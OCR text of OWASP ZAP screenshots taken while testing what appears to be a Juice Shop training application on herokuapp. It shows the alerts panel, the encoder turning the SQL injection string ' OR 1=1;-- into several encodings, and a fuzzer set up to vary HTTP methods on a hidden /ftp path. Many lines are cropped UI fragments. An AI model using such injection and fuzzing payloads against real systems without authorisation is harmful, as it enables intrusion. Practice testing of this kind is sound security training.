

History
Search
Alerts
Output
All
Inverse:
Search
Method
URL


Search
Alerts
Output
All
Method
All
URL
Request
Response
Header
HTTP Fuzz Results


History
Search
Alerts
Output
All
Inverse:
Search
Method
URL



History
Search
Alerts
Output
All
Inverse:
Search
Method
URL



History
Search
Alerts
Output
Spider
Active Scan
Fuzzer
All
Inverse:
Search
Next
Previous
Number of Matches: 308
Complete
Export
History
Search
Alerts
Output
All
Inverse:
Search
Next
Previous
Number of Matches: 0
Complete
Export
Method
URL
Match



History
Search
Alerts
Output
All
Inverse:
Search
Next
Previous
Number of Matches: 0
Complete
Export
Method
URL
Match
Alerts (3)
Incomplete or No Cache-control Header Set (3)
Timestamp Disclosure - Unix (56)
X-Content-Type-Options Header Missing (3)
Left Hand Pane
Full details of any selected alert will be displayed here.
You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add a alert'.
You can also edit existing alerts by double clicking on them.
Right Hand Pane
AJAX Spider
Active Scan
Automation
Breakpoints
Forced Browse
Fuzzer
HTTP Sessions
OAST
Output
Params
Progress
Spider
WebSockets
Zest Results



Alerts 0 0 0 0



Primary Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0



Encode/Decode/Hash
Text to be encoded/decoded/hashed:
' OR 1=1;--
Reset
Encode
Decode
Hash
Illegal UTF8
Unicode
Base64 Encode
JyBPUiAxPTE7LS0g
Base64 URL Encode
JyBPUiAxPTE7LS0g
URL Encode
%27+OR+1%3D1%3B--+
Full URL Encode
%27%20%4F%52%20%31%3D%31%3B%2D%2D%20
ASCII Hex Encode
27204F5220313D313B2D2D20
HTML Encode
' OR 1=1;--
JavaScript Encode
\' OR 1=1;--



Add New Output Panel to Current Tab
Name
Adding Another Output to Same Panel
Script
2 Byte Illegal UTF8
2 Byte Illegal UTF8
3 Byte Illegal UTF8
4 Byte Illegal UTF8
ASCII Hex Decode
ASCII Hex Encode
Base64 Decode
Base64 Encode
Base64 URL Decode
Base64 URL Encode
Full URL Decode
Full URL Encode
HTML Decode
HTML Encode
JavaScript Decode
JavaScript Encode
3B%2D%
Select Message
Message Type:
HTTP
Sites
https://sippycup-juicebox.herokuapp.com
GET:/
assets
ftp
GET:ftp
GET:main-es2015.js
GET:main-es5.js
GET:polyfills-es2015.js
GET:polyfills-es5.js
Cancel
Select


Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
Fuzz Locations:
Add...
Remove
GET https://sippy
HTTP/1.1
Host: sippycup-ju
User-Agent: Mozil
) Gecko/20100101
Pragma: no-cache
Cache-Control: no
Referer: https://
Payloads
Location: Heade
Value: Host: sip
Payloads:
#
Remove Wit
Add Payload
Type:
Strings
Conte
Empty/Null
File
File Fuzzers
Json
Numberzz
Regex (*Experimental*)
Script
Strings
Header: Text
Body: Text
Edit
GET
https://sippycup-juicebox.herokuapp.com/ftp/eas
tere.gg HTTP/1.1
Host: sippycup-juicebox.herokuapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64
; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Pragma: no-cache
Cache-Control: no-cache
Referer:
https://sippycup-juicebox.herokuapp.com/ftp
Fuzz Locations:
Location
Value
# of Payloads
# of Processors
Header [0,...
GET
9
1
Add...
Remove
Payloads...
Processors...
Payloads
Location: Header [0, 3]
Value: GET
Payloads:
#
Type
Description
# of Processors
1
Strings
POST, HE...
2
Add...
Modify...
Remove

